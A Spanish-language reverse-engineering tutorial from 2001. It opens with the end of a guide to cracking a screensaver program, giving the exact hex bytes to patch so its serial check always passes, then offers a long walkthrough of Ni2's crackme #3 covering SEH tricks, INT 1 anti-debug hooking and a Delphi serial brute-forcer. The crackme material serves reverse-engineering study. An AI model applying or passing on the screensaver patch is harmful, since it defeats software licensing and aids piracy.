:0040A3D4 FF7510 push [ebp+10]
:0040A3D7 FF750C push [ebp+0C]
:0040A3DA FF7508 push [ebp+08]
:0040A3DD E8D2010000 call 0040A5B4 <--llamada que nos interesa
:0040A3E2 83C40C add esp, 0000000C
:0040A3E5 85C0 test eax, eax
:0040A3E7 7524 jne 0040A40D
:0040A3E9 6A00 push 00000000:

.............................

.............................
:0040A3FC 33C0 xor eax, eax <------CAEMOS AQUI
:0040A3FE 8B55B8 mov edx, dword ptr [ebp-48]
:0040A401 64891500000000 mov dword ptr fs:[00000000], edx
:0040A408 E9A2010000 jmp 0040A5AF
```

ok!!!! una vez ahi subimos unas cuantas lineas y podemos ver una salto JNZ y dos lineas arriba una CALL ...mmmmm!!! interesante.....ok!! borremos todos los break points y pongamos un nuevo break point en **0040A3DD** y regresamos al programa insertamos los datos nuevamente damos clik en SUBMIT y caemos directamente en esa direccion de memoria, como en este tutorial hablaremos de como parcharlo..les dejo de tarea buscar el serial siguiendo esa CALL, ok ! continuemos,.. damos F8 para posicionarnos en la primera instruccion que ejecutara esa CALL y caemos aqui:

:0040A5B4 55 push ebp <----- caemos aqui
:0040A5B5 8BEC mov ebp, esp
:0040A5B7 81C4F8FEFFFF add esp, FFFFFEF8
:0040A5BD C745F821000000 mov [ebp-08], 00000021
:0040A5C4 33C0 xor eax, eax
:0040A5C6 8945FC mov dword ptr [ebp-04], eax
:0040A5C9 EB10 jmp 0040A5DB

ok ahora como podemos ver esa es la llamada que se encarga de verificar el numero de serie , si es verdadero manda valor en EAX = 1, si no mandan un valor en EAX = 0, ok!! lo que hariamos es modificar esas instrucciones que llaman esa call para que mande EAX con valor de 1, mmmmm.... abrimos una copia del **RWS** en el editor hexadecimal y nos vamos al offset **9BBA** y cambiaremos:

```
00009BB2 5DC3 558B EC81 C4F8 FEFF FFC7 45F8 ].U.......E.
00009BC0 2100 0000 33C0 8945 FCEB 108B 550C !...3..E....U.
00009BCE 8B4D FC0F BE04 0A01 45F8 FF45 FCFF .M......E..E..
```

por :

```
00009BB2 5DC3 B801 0000 00C3 FEFF FFC7 45F8 ].........E.
00009BC0 2100 0000 33C0 8945 FCEB 108B 550C !...3..E....U.
```

damos en salvar los cambios y vamos a control panel screensavers, seleccionamos el **RWS** y vamos a configurar yyyyyy!!!!!!!!!!!!!, nada de botones de registro,,jejejjejej creo que ya quedo.....

NOTA: para todos los que estan en las nubes.....lo que hicimos fue cambiar las instrucciones :

b801000000 "HEXADECIMAL"

es igual a

MOV EAX,001 " INSTRUCCION EN ENSAMBLADOR"

C3 "hexadecimal"

es igual a

RET "INSTRUCCION EN ENSAMBLADOR"

DESPUES DE ESTA NOTA AHORA SI PODEMOS DECIR....

JEJEJEJEJEJE!!!!:D) CREO QUE ESTE TORITO YA ESTA LISTO....PROGRAMA CRACKEADO.....

Nota

Espero que les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

Saludos

- **Act MAgO**
- **iTeD**
- **VluGo**
- **[DeK_OiN]**
- **Txeli**
- **Kuato_Thor**
- **CrkViz**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Tutorial del crackme #3 de Ni2

PROTECCION:	**Leed y lo sabreis**
Objetivo:	
Descripcion:	**Otro endiablado crackme de NI2 :)**
Dificultad:	**Newbie**
DOWNLOAD:	http://go.to/Ni2
Herramientas:	SOFTICE, Hex WorkShop, IDA y muuuuucha documentación.
CRACKER:	**Crick** **FECHA:** **20/02/2001**

INTRODUCCION

Si tuviera que elegir una palabra para definir este crackme sería: "**DIDÁCTICO**".
Ni2, en su afán por enseñarnos, ha creado este crackme que, como él dice, "*Si no tienes ni idea sobre como un depurador funciona y sobre nociones basicas de Windows (con respecto al SEH), este crackme te sera imposible resolverlo.*" Y es completamente cierto. Así que lo primero que hay que hacer es documentarse sobre el tema. Al final os doy algunos links a las fuentes de información que he consultado.

Algunas observaciones:
En el leeme.txt que acompaña al crackme, Ni2 nos dice que no es necesaria la fuerza bruta. Bueno, esto no es del todo cierto, ya que para pasar el primer test de nuestro serial entran en juego cuatro caracteres del serial que con un pequeño "FB" y algo de intuición, sale rápidamente.
También dice que no lleva protección Anti-Nada... tampoco es cierto. Hay una zona de código que redirecciona la INT 1 (usada por SICE) y por lo tanto al llegar aquí hay que hacerle un ***bypass*** para poder seguir trazando :

AL ATAKE

Después de conseguir abundante información sobre el *modo de depuración del 386* y sobre el "*Manejo Estructurado de Excepciones*" ("*Structured Exception Handling*" (**SEH**)) de Windows, desensamblamos el programa con IDA (siguiendo el consejo de Ni2 en su txt) y pronto nos damos cuenta de las **zonas de código interesantes**.

Por ejemplo:

```
00401320 BB 28 13 40 00 mov ebx, offset dword_401328
00401325 FF E3 jmp ebx ; Indirect Near Jump
00401327 0F db 0Fh
00401328 0F 23 F8 BF dword_401328 dd 0BFF8230Fh ; DATA XREF: .text:00401320
0040132C 74 12 40 00 dd offset dword_401272+2
```

Si habeis leído el txt del crackme vereis que Ni2 dice que ha ofuscado una instrucción. Pues está aquí, en `401328`. Con IDA nos ponemos en esa dirección le decimos que "**undefine**" la zona `401328-40132F` y luego en `401328` le decimos a IDA que eso es código. Este es el resultado:

```
00401320 BB 28 13 40 00 mov ebx, offset loc_401328
00401325 FF E3 jmp ebx ; Indirect Near Jump
```

```
00401327 0F db 0Fh ; Ni2 Malo
00401328 loc_401328: ; DATA XREF: .text:00401320
00401328 0F 23 F8 mov dr7, eax
0040132B BF 74 12 40 00 mov edi, offset dword_401274
```

Como veis había ocultado la carga del registro **DR7** (*Debug Control Register*)

Otra zona curiosa es esta:

```
00401272 5A db 5Ah ; Z
00401273 5A db 5Ah ; Z
00401274 8E 73 14 8F A6 98+ db 8Eh, 73h, 14h, 8Fh, 0A6h, 98h, 6, 5Fh, 1Eh, 89h, 44h
00401274 06 5F 1E 89 44 F4+ ; DATA XREF: .text:0040132B.o
00401274 4F 57 5D 2D 3E 5A+ ; .text:00401360.o ...
00401274 46 5E 5D 52 59 5A+ db 0F4h, 4Fh, 57h, 5Dh, 2Dh, 3Eh, 5Ah, 46h, 5Eh, 5Dh, 52h
00401274 3D 2A 34 4D 5B 4A+ db 59h, 5Ah, 3Dh, 2Ah, 34h, 4Dh, 5Bh, 4Ah, 5Bh, 53h, 48h
00401274 5B 53 48 5C 50 1F+ db 5Ch, 50h, 1Fh, 51h, 71h, 7Ch, 77h, 76h, 71h, 38h, 3Fh
00401274 51 71 7C 77 76 71+ db 67h, 7Ch, 75h, 77h, 30h, 39h, 4Dh, 70h, 6Bh, 39h, 7Fh
00401274 38 3F 67 7C 75 77+ db 71h, 71h, 6Eh, 34h, 77h, 71h, 6Eh, 34h, 7Eh, 3Eh, 7Dh
00401274 30 39 4D 70 6B 39+ db 71h, 7Dh, 6Bh, 7Eh, 73h, 7Ah, 6Ch, 39h, 75h, 71h, 7Ah
00401274 7F 71 71 6E 34 77+ db 39h, 43h, 76h, 70h, 7Dh, 7Bh, 68h, 6Dh, 39h, 63h, 70h
00401274 71 6E 34 7E 3E 7D+ db 6Ch, 72h, 34h, 25h, 37h, 19h, 0ACh, 87h, 0Ch, 59h, 14h
00401274 71 7D 6B 7E 73 7A+ db 4Fh, 74h, 19h, 0B5h, 8Ah, 3Eh, 59h, 14h, 0E0h, 0CEh
00401274 6C 39 75 71 7A 39+ db 7Dh, 9Bh, 1Ah, 1Eh, 19h, 14h, 1Fh, 8Eh, 9Ah, 0D0h, 1Bh
004012EC 6A 00 push 0
004012EE E8 1D 01 00 00 call j_PostQuitMessage ; Call Procedure
004012F3 EB 17 jmp short loc_40130C ; Jump
```

Aquí también tenemos que jugar un poquito con IDA para que nos muestre bien la zona `401274-4012EB`, son **120** (**78**h) bytes encriptados que como podreis suponer, los que conoceis las "artes" de Ni2, contiene el código que nos mostrará el mensajito de **CRACKME RESOLVED !!!**

Bien, vamos a analizar lo que hace este programa desde el principio:

```
00401000 6A 00 public start
00401000 start proc near
00401000 push 0
```

```
00401002 E8 27 04 00 00 call j_GetModuleHandleA ; Call Procedure
00401007 A3 A0 20 40 00 mov dword_4020A0, eax
0040100C E8 90 03 00 00 call sub_4013A1 ; Call Procedure
00401011 E8 B2 01 00 00 call sub_4011C8 ; Call Procedure
00401016 6A 00 push 0
00401018 68 35 10 40 00 push offset sub_401035
0040101D 6A 00 push 0
0040101F 68 00 20 40 00 push offset aMydialog ; "MyDialog"
00401024 FF 35 A0 20 40 00 push dword_4020A0
0040102A E8 C3 03 00 00 call j_DialogBoxParamA ; Call Procedure
0040102F 50 push eax
00401030 E8 F3 03 00 00 call j_ExitProcess ; Call Procedure
00401030 start endp
```

Este es el **programa principal**. Después de la típica llamada a **GetModuleHandle** se llama a una rutina en `4013A1` que comprueba si estamos ejecutándolo bajo Windows 9x ó ME y nos dará un error en caso contrario.

A continuación se llama a la rutina que hay en `4011C8`.
Esto es lo que hace:

```
004011C8 60 pusha ; Push all General Registers
004011C9 52 push edx
004011CA 0F 01 4C 24 FE sidt [esp-2] ; Store Interrupt Descriptor Table Register
004011CF 5A pop edx
004011D0 83 C2 0C add edx, 0Ch ; Add
004011D3 8B 1A mov ebx, [edx]
004011D5 66 8B 5A FC mov bx, [edx-4]
004011D9 89 1D 99 20 40 00 mov dword_402099, ebx
004011DF BF 0E 13 40 00 mov edi, offset loc_40130E
004011E4 66 89 7A FC mov [edx-4], di
004011E8 C1 CF 10 ror edi, 10h ; Rotate Right
004011EB 66 89 7A 02 mov [edx+2], di
004011EF 61 popa ; Pop all General Registers
004011F0 C3 retn ; Return Near from Procedure
```

Lo primero significativo que vemos es que guarda el **descriptor de la tabla de interrupciones**, este descriptor son **6** bytes, los cuatro primeros que se guardan son la **dirección base** de la tabla de interrupciones y los otros 2 bytes son el **límite** de dicha tabla.

¿Por qué se guarda en ESP-2? Para que la siguiente instrucción `POP EDX` recupere la dirección base de dicha tabla (*el límite es descartado*)

Aquí teneis como queda la **pila** después de esta instrucción:

```
EDI=815FE9C4 EBP=0063FF78 ESP=0063FE14 EIP=004011CF o d I s z a p c
CS=014F DS=0157 SS=0157 ES=0157 FS=30F7 GS=0000
-----------------------------------------------------------------byte--------------PROT---(0)--
0157:0063FE04 FF FF FF FF 80 EF 5F 81-77 42 F7 BF 00 FA FF 02 ......_.wB......
->0157:0063FE14 00 00 0A 80 C4 E9 5F 81-F4 3D 60 81 78 FF 63 00 ......_..=`.x.c.
0157:0063FE24 38 FE 63 00 00 00 00 00-C0 ED 5F 81 A0 0A 62 81 8.c........_...b.
```

ESP apunta a donde está guardada la dirección base de la tabla de registros: **800A0000**

Si miramos ahora esa zona de memoria, vemos lo siguiente:

```
0157:800A0000 84 8A 28 00 00 8E 2F C9-94 8A 28 00 00 EE 2F C9 ..(.../...(.../.
0157:800A0010 EA EC 28 00 00 8E 03 C0-A4 8A 28 00 00 EE 2F C9 ..(.......(.../.
0157:800A0020 B4 8A 28 00 00 EE 2F C9-C4 8A 28 00 00 EE 2F C9 ..(.../...(.../.
```

Esta es la **tabla de interrupciones**. Su formato es:

```
                                                    INTERRUPT DESCRIPTOR
TABLE
                                                    +--------------------
-----+
                                              +---->¦       ¦      ¦      ¦
¦
                                              ¦     -- GATE FOR
INTERRUPT #N --
```

```
                                                  ¦      ¦       ¦      ¦      ¦
¦
                                                  ¦     +--------------------
-----+
                                                  ¦     .
.
                                                  ¦     .
.
                                                  ¦     .
.
                                                  ¦     +--------------------
-----+
                                                  ¦     ¦       ¦      ¦      ¦
¦
                                                  ¦     -- GATE FOR
INTERRUPT #2 --
                                                  ¦     ¦       ¦      ¦      ¦
¦
                                                  ¦     ¦--------------------
-----¦
            IDT REGISTER                          ¦     ¦       ¦      ¦      ¦
¦
                                                  ¦     -- GATE FOR
INTERRUPT #1 --
                    15            0               ¦     ¦       ¦      ¦      ¦
```

```
¦
                  +---------------+    ¦     ¦--------------------
-----¦
                  ¦   IDT LIMIT   -----+     ¦      ¦     ¦     ¦
¦
  +-------------------------------¦          -- GATE FOR
INTERRUPT #0 --
  ¦            IDT BASE            ---------->¦      ¦     ¦     ¦
¦
  +-------------------------------+          +--------------------
-----+
   31                              0
```

Cada entrada de la tabla tiene esta forma:

```
                                 80386 INTERRUPT GATE
   31                23                15                7
0
  +-------------------------------------------------------------
-------+
  ¦           OFFSET 31..16           ¦ P ¦DPL¦0 1 1 1 0¦0 0
0¦(NOT USED) ¦4
  -----------------------------------+----------------------------
```

```
--------
  ¦              SELECTOR                ¦            OFFSET 15..0
¦0
  +-------------------------------------------------------------------
-------+
```

Como se puede apreciar, cada entrada de la tabla ocupa **8** bytes que forman un **descriptor** para cada una de las interrupciones. El offset a la rutina de servicio de cada interrupción está dividido en dos mitades. Volviendo a nuestra tabla:

`0157:800A0000 84 8A 28 00 00 8E 2F C9-`**`94 8A`**` 28 00 00 EE `**`2F C9`**` ..(.../...(.../.`

Y aplicando lo anterior, vemos que el offset a la INT 1 es: **`C92F8A94`**. El código que resta de esta rutina lo que hace es cargar ese valor en EBX y guardarlo en la variable que se encuentra en `402099`
Después sustituye el offset a la INT 1 por la dirección `40130E` (*que por supuesto está dentro del crackme3*) Es decir, a partir de ahora cada vez que se produzca una INT 1 se ejecutará su **rutina de servicio** que está en **`40130E`**. Es debido a esto lo que os decía antes de que sí que hay una pequeña protección Anti-Traza que debemos saltar para poder seguir trazando. Una de las soluciones a esto puede ser:

Cuando estemos en `4011E4` (*antes de ejecutarla*) cambios EIP a `4011EF` con lo que no modificamos el valor que tenía el offset a INT 1. Y seguimos...

A la vuelta de esta rutina, el programa presenta el **DialogBox** y no hace nada especial que no sea esperar a que algún "pardillo" intente meter un Serial correcto.

Para saltarnos esto metemos un **BPX GetDlgItemTextA**, le damos a F5 para salir de SICE y metemos un Serial. Si analizais el código vereis que se esperan **16** caracteres (**10**h) en `401142`, aunque sólo **12** de ellos (*los 12 primeros*) se usan luego.

Al darle al botón **Register** actúa el **BreakPoint** y aparecemos en SICE. Le damos a F12 para volver de la API y estamos aquí:

```
004011F1 60 pusha ; Push all General Registers
004011F2 BF 6D 20 40 00 mov edi, offset word_40206D
```

En **EDI** tenemos la dirección del Serial:

```
0157:0040206D 54 48 45 4C 41 4D 45 52-4E 49 44 4F 00 00 00 00 THELAMERNIDO....
```

(*Para los impacientes: Éste es bueno* ;)

Luego se calcula la longitud en EDI.

```
004011F7 33 C0 xor eax, eax ; Logical Exclusive OR
004011F9 AE scasb ; Compare String
004011FA 75 FD jnz short loc_4011F9 ; Jump if Not Zero (ZF=0)
004011FC 4F dec edi ; Decrement by 1
004011FD 81 EF 6D 20 40 00 sub edi, offset word_40206D ; Integer Subtraction
00401203 83 FF 0C cmp edi, 0Ch ; Compare Two Operands
00401206 73 06 jnb short loc_40120E ; Jump if Not Below (CF=0)
```

La longitud se compara con **12** (**0C**h) y si es menor debería echarnos. Digo "debería" porque aquí se le coló un bug a Ni2 :) (que ya ha corregido) y la instrucción siguiente tendría que ser `jmp 4012F5` y **NO** `jz 4012F5` porque de esta forma se cuelan los Serials de menos de **12** caracteres.

```
00401208 0F 84 E7 00 00 00 jz loc_4012F5 ; Jump if Zero (ZF=1)
0040120E loc_40120E: ; CODE XREF: sub_4011F1+15.j
```

Si el Serial pasa el test de longitud, se cogen los caracteres nºs **9**,**10**,**11** y **12** y se hace una serie de sencillas operaciones con ellos que no voy a explicar. El resultado estará en **EAX**.

```
0040120E 81 2D 75 20 40 00+ sub dword_402075, 30303030h ; Integer Subtraction
00401218 B8 54 26 54 41 mov eax, 41542654h ; 'AT&T' Publicidad encubierta ;)
0040121D 0F B7 1D 75 20 40+ movzx ebx, word ptr dword_402075 ; Move with Zero-Extend
00401224 8B CB mov ecx, ebx
00401226 C1 E3 10 shl ebx, 10h ; Shift Logical Left
00401229 0B CB or ecx, ebx ; Logical Inclusive OR
0040122B 33 C1 xor eax, ecx ; Logical Exclusive OR
0040122D 0F B7 1D 77 20 40+ movzx ebx, word ptr dword_402075+2 ; Move with Zero-Extend
00401234 8B CB mov ecx, ebx
00401236 C1 E3 10 shl ebx, 10h ; Shift Logical Left
```

```
00401239 0B CB or ecx, ebx ; Logical Inclusive OR
0040123B 03 C1 add eax, ecx ; Add
```

Después de dichos cálculos, **EAX** debe valer **775E5E5E**h para poder continuar. Éste es el primer test que debe pasar el serial (quitando el de la longitud).

```
0040123D 3D 5E 5E 5E 77 cmp eax, 775E5E5Eh ; Compare Two Operands
00401242 0F 85 AD 00 00 00 jnz loc_4012F5 ; Jump if Not Zero (ZF=0)
```

Para obtener estos cuatro caracteres nada mejor que un **Fuerza Bruta**.
Yo lo hice en Delphi.

```
var
  pNi2v3: TpNi2v3;
  sigue:boolean;


procedure TpNi2v3.GenerarClick(Sender: TObject);
var
 bueno,Veax,palabra,palabro:Integer;
 Reax,Rebx,Recx,i:Integer;
 palb: array[1..4] of byte;
 r_salir:boolean;
 F:TextFile;
 Nombre_F:String;

begin
 Generar.Enabled:=false;
 Parar.Enabled:=true;

 Randomize;
 Nombre_F:=IntToStr(Trunc(Random(65535)))+'.txt'; {Las claves buenas las guardamos en
un fichero}
 AssignFile(F,Nombre_F);
```

```
 if FileExists(Nombre_F) then
  Append(F)
 else
  Rewrite(F);

 bueno:=$775E5E5E;
 Veax:=$41542654;
 palabra:=$00000000;              {Empezamos con '0000'}
  palb[1]:=palabra div $1000000;
  palb[2]:=palabra div $10000;
  palb[3]:=palabra div $100;
  palb[4]:=palabra;
  palabro:=palb[2]*$1000000+palb[1]*$10000+palb[4]*$100+palb[3];
 sigue:=true;
 while (sigue) do
 begin

Label1.Caption:=chr($30+palb[1])+chr($30+palb[2])+chr($30+palb[3])+chr($30+palb[4]);
  application.processmessages;
  Rebx:=palabro;
  Rebx:=Rebx div $10000; {Cojo la parte alta}
  Recx:=Rebx;            {La meto en la parte baja de ecx}
  Rebx:=Rebx*$10000;     {Dejo la parte alta en la parte alta de ebx}
  Recx:=Recx or Rebx;
  Reax:=(Veax xor Recx);
  Rebx:=palabro;
  Rebx:=Rebx div $10000;
  Rebx:=Rebx*$10000;
  Rebx:=palabro-Rebx;    {Cojo la parte baja}
  Recx:=Rebx;
  Rebx:=Rebx*$10000;     {Dejo la parte alta en la parte alta de ebx}
  Recx:=Recx or Rebx;
  Reax:=Reax+Recx;
```

```
  if Reax=bueno then {Si pasa el test guardamos la palabra}
  begin

Lista.Items.Add(chr($30+palb[2])+chr($30+palb[1])+chr($30+palb[4])+chr($30+palb[3]));
   Writeln(F,chr($30+palb[2])+chr($30+palb[1])+chr($30+palb[4])+chr($30+palb[3]));
   Flush(F);
  end;
  i:=4;
  r_salir:=false;
  repeat
   if palb[i]=$2A then
    if i=1 then
     begin
      r_salir:=true;
      PararClick(Sender);
     end
    else
     begin
      palb[i]:=$00;
      dec(i);
     end
   else
    begin
     palb[i]:=succ(palb[i]);
     r_salir:=true;
    end
  until (r_salir);
  palabro:=palb[1]*$1000000+palb[2]*$10000+palb[3]*$100+palb[4]; {Repetimos hasta
'ZZZZ'}
 end;
end;
```

Podeis comprobar que se chequean las cadenas desde '**0000**' hasta '**ZZZZ**'. No miro las minúsculas porque el Serial no puede contenerlas.

En muy poco tiempo el contenido del fichero es este:

```
0A:W 1A9W 2A8W 3A7W 4A>W 5A=W 6AA4W ?A3W @AJW AAIW BAHW CAGW
DANW EAMW FALW GAKW HABW IAAW JA@W KA?W LAFW MAEW NADW OACW 0I:O 1I9O 2I8O 3I7O 4I>O 5I=O 6I 7I;O 8I2O
9I1O :I0O I4O ?I3O @IJO AIIO BIHO CIGO DINO EIMO FILO GIKO HIBO IIAO JI@O
KI?O LIFO MIEO NIDO OICO
```

Uf! ¿son muchas no? Bueno sí, pero hay alguna que llama la atención: **DINO**, **FILO**, **LIFO**, **NIDO**

Volviendo al código del crackme, si nos fijamos en la rutina que hay en `40130E` (justo la nueva rutina de servicio de la INT 1) vemos esto:

```
0040130E 60 pusha ; Push all General Registers
...
0040132B BF 74 12 40 00 mov edi, offset byte_401274
00401330 B9 78 00 00 00 mov ecx, 78h
00401335 C1 E9 02 shr ecx, 2 ; Shift Logical Right
00401338 A1 75 20 40 00 mov eax, dword_402075
0040133D loc_40133D: ; CODE XREF: .text:00401343.j
0040133D 31 07 xor [edi], eax ; Logical Exclusive OR
0040133F 83 C7 04 add edi, 4 ; Add
00401342 49 dec ecx ; Decrement by 1
00401343 75 F8 jnz short loc_40133D ; Jump if Not Zero (ZF=0)
00401345 61 popa ; Pop all General Registers
00401346 CF iret ; Interrupt Return
```

Además de otras cosas, la rutina usa esos **cuatro** caracteres para **desencriptar** la zona de código que comentamos anteriormente y que está en `401274`.

Pues vamos a probar nuestras suposiciones:

Nota: Para esta prueba se ha de tener en cuenta que lo primero que se ha hecho con esos cuatro bytes es restarles '**0000**' en `40120E`.

Cogemos una cadena, de las que creemos que pueden ser, al azar: '**NIDO**' ;)

La pasamos a hex: `4E 49 44 4F`
Le restamos **30303030**: `1E 19 14 1F`

Y con HexWorkShop hacemos un XOR con ese valor a la zona encriptada. Ante nuestros ojos podemos ver esto:

```
NI2 CRACKME#3 RESOLVED Ohhhhh, yeah. You know how a debugger and Windows work :)
```

Creo que vamos bien... **XDDDDD**

Si guardamos el exe modificado y lo desensamblamos con IDA vemos que la zona encriptada ya no lo está tanto:

```
00401274 nop
00401275 push 0
00401277 nop
00401278 mov eax, offset aNi2Crackme3Res ; "NI2 CRACKME#3 RESOLVED"
0040127D nop
0040127E push eax
0040127F jmp short loc_4012D2
0040127F ; ---------------------------------------------------------------------------
00401281 aNi2Crackme3Res db 'NI2 CRACKME#3 RESOLVED',0 ; DATA XREF: sub_4011F1+87.o
00401298 aOhhhhhYeah_You db 'Ohhhhh, yeah. You know how a debugger and Windows work :)',0
00401298 ; DATA XREF: sub_4011F1+E1.o
004012D2 ; ---------------------------------------------------------------------------
004012D2 loc_4012D2: ; CODE XREF: sub_4011F1+8E.j
004012D2 mov eax, offset aOhhhhhYeah_You ; "Ohhhhh, yeah. You know how a debugger a"...
004012D7 push eax
004012D8 push 0
004012DA mov eax, dword_402095
004012DF call eax
004012E1 pop large dword ptr fs:0
004012E8 nop
004012E9 add esp, 4
```

Está claro que el programa deberá llegar aquí para decirnos que hemos acertado con el Serial.
Pero ¿**cuando** y **cómo**?

Seguimos:

Después de que nuestro Serial pase el primer test, viene esto:

```
00401248 BE 47 13 40 00 mov esi, offset loc_401347
0040124D 56 push esi
0040124E 0F B7 05 6D 20 40+ movzx eax, word_40206D ; Move with Zero-Extend
00401255 35 35 18 00 00 xor eax, 1835h ; Logical Exclusive OR
0040125A 2D 61 50 00 00 sub eax, 5061h ; Integer Subtraction
0040125F 64 FF 30 push dword ptr fs:[eax]
00401262 64 89 20 mov fs:[eax], esp
```

Una de las partes más interesantes del crackme (Chapó Ni2 :)

Antes de ver lo que pasa aquí, os explico un poco de qué va la historia... El **SEH** !!!!
El SEH (*Structured Exception Handling*) es la forma que tiene Windows de gestionar las **excepciones** que se puedan producir en un programa. Se trata de una **estructura de datos** que consiste en una o más rutinas de servicio que son interrogadas por Windows, cuando se produce una excepción, para ver quién se quiere encargar de gestionarla. Esta estructura es individual para cada **Thread** y se monta, normalmente, en la **pila**. FS:[0] apunta siempre a la cabeza de la lista de los manejadores de excepción y cada uno de ellos lleva un puntero al siguiente, menos el último cuyo puntero vale **-1**.

Después de este rollo vamos a ver qué hace esta parte del código:

Se guarda en la **pila** la dirección `401347`.
Luego se opera con los caracteres nºs **1** y **2** de nuestro serial en **EAX** y se guarda el valor apuntado por **FS:[EAX]** en la **pila**. No es dificil ahora adivinar lo que debe valer EAX... **CERO PATATERO** ;)
Lo que ha hecho es guardar la cabeza del SEH en la pila y a continuación carga en FS:[0] el valor de ESP
Se consigue con esto mantener el SEH coherente y hemos añadido una rutina de manejo de excepciones a la lista :)

Desde SICE se puede ver esta estructura:

```
EDI=0000000C EBP=0063FB4C ESP=0063FB20 EIP=00401267 o d I s Z a P c
CS=014F DS=0157 SS=0157 ES=0157 FS=30F7 GS=0000 DS:00000000=9E
-----------------------------------------------------------------byte--------------PROT---(0)--
30F7:00000000 20 FB 63 00 00 00 64 00-00 E0 63 00 06 2B 3F 24 .c...d...c..+?$
30F7:00000010 30 52 00 80 00 00 00 00-D4 E9 5F 81 01 00 FF FF 0R........_.....
30F7:00000020 00 00 00 00 DC AD 51 C9-27 27 00 00 5C EA 5F 81 ......Q.''..\._.
```

```
30F7:00000030 F4 3D 60 81 ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? .=`.............
```

Esta es la zona apuntada por FS:[0] y conocida como **TIB** (***Thread Information Block***) ¿Veis como el primer valor es **0063FB20**? lo mismo que vale ESP en ese momento.

Con la instrucción XFRAME de SOFTICE vemos el SEH antes:

```
xFrame  xHandler        xTable          xScope
------  --------        ------          ------
0x63FF68        0xBFFB8CF8      0xBFFB8ED8      00
         try/except (0000) filter=0xBFF88E98, handler=0xBFF88EA1

0x63FB88        0xBFF7192E      0x8B9E248F      00
        (scope table inaccessible)
```

y después de añadir nuestro manejador:

```
xFrame  xHandler        xTable          xScope
------  --------        ------          ------
0x63FF68        0xBFFB8CF8      0xBFFB8ED8      00
         try/except (0000) filter=0xBFF88E98, handler=0xBFF88EA1

0x63FB88        0xBFF7192E      0x8B9E248F      00
        (scope table inaccessible)
```

```
0x63FB20        0x401347        0x63FB54        35780
        (scope table inaccessible)
```

Recapitulemos:

Tenemos la **INT 1** desviada a nuestro código y tenemos un **manejador de excepciones propio**.

Seguimos:

```
00401265 33 C0 xor eax, eax ; Logical Exclusive OR
00401267 C6 00 00 mov byte ptr [eax], 0
0040126A loc_40126A: ; CODE XREF: sub_4011F1+7F.j
0040126A EB 01 jmp short loc_40126D ; Jump
0040126C 0F db 0Fh
0040126D loc_40126D: ; CODE XREF: sub_4011F1+79.j
0040126D EB 01 jmp short loc_401270 ; Jump
0040126F 24 db 24h
00401270 loc_401270: ; CODE XREF: sub_4011F1+7C.j
00401270 EB F8 jmp short loc_40126A ; Jump
```

Ponemos EAX a cero y en esa dirección escribimos un **cero**... pues qué bien.
Luego en `40126A` saltamos a `40126D` que nos hace saltar a `401270` y que nos devuelve a `40126A` **¿...?**
Un bucle infinito ???? **Noooo**.... rebobinamos hasta:

```
00401267 C6 00 00 mov byte ptr [eax], 0
```

Si **EAX=0** estamos escribiendo en una zona de memoria **QUE NO PERMITE LA ESCRITURA !!!!**
Consecuencia: **ACCESS_FAULT !!!** ¡**Una excepción**! ¡**Qué casualidad**!
¿Quién se hará cargo de esa excepción? Pues **CASUALMENTE** nuestro manejador en **`401347`**.

Nota: Cuando ocurre una excepción Windows pasa al **Ring-0** y allí ejecuta los manejadores de excepción

Para pillarlo, antes de ejecutar el MOV [EAX],0 metemos un BreakPoint en `401347` y le damos a F5.
¡**Premio**!, estamos en SOFTICE.

Ahora prepararos para los malabarismos de Ni2:

```
00401347 0F B7 05 6F 20 40+ movzx eax, word_40206F ; Move with Zero-Extend
0040134E 35 D2 BA 00 00 xor eax, 0BAD2h ; Logical Exclusive OR
00401353 2D AB 25 00 00 sub eax, 25ABh ; Integer Subtraction
00401358 35 E0 D0 00 00 xor eax, 0D0E0h ; Logical Exclusive OR
0040135D 8B 1C 04 mov ebx, [esp+eax]
```

En **EAX** mete los caracteres **3** y **4** de nuestro serial, los marea un poco y obtiene un puntero a una zona de la pila en **EBX**.

```
00401360 C7 43 10 74 12 40+ mov dword ptr [ebx+10h], offset 401274
```

Luego usando ese puntero y sumándole un ofsset de **10**h, mete 401274.

```
00401367 0F B7 05 71 20 40+ movzx eax, word_402071 ; Move with Zero-Extend
0040136E 2D 42 48 00 00 sub eax, 4842h ; Integer Subtraction
```

Ahora coge los caracteres **5** y **6** del Serial y les resta **4842**h

```
00401373 89 43 18 mov [ebx+18h], eax
```

Usando el puntero anterior y el ofsset **18**h, mete el valor obtenido en **EAX**.

```
00401376 C7 83 B8 00 00 00+ mov dword ptr [ebx+0B8h], offset 401274
```

Y en el ofsset **B8**h vuelve a guardar 401274

```
00401380 33 C0 xor eax, eax ; Logical Exclusive OR
00401382 C3 retn ; Return Near from Procedure
```

Termina con **EAX=0** y retorna.

¿**Y qué cojones ha hecho**?

Eso mismo me pregunté yo durante un tiempo... La solución:

En un artículo estupendo de Matt Pietrek sacado del Microsoft Systems Journal (Enero 1997), Matt explica el mecanismo de las excepciones en Windows. Resulta, que cuando Windows detecta una excepción mira a ver si hay manejadores buscando en el TIB y si es así, mete en la **pila** cuatro punteros:

ExceptionRecord
EstablisherFrame
ContextRecord
DispatcherContext

Si miramos la **pila** vemos esto:

```
EDI=0063FA28 EBP=0063F978 ESP=0063F958 EIP=00401347 o d I s Z a P c
CS=014F DS=0157 SS=0157 ES=0157 FS=30F7 GS=0000 DS:0040206F=4C45
-----------------------------------------------------------------byte--------------PROT---(0)--
0157:0063F958 80 67 F7 BF 28 FA 63 00-20 FB 63 00 44 FA 63 00 .g..(.c. .c.D.c.
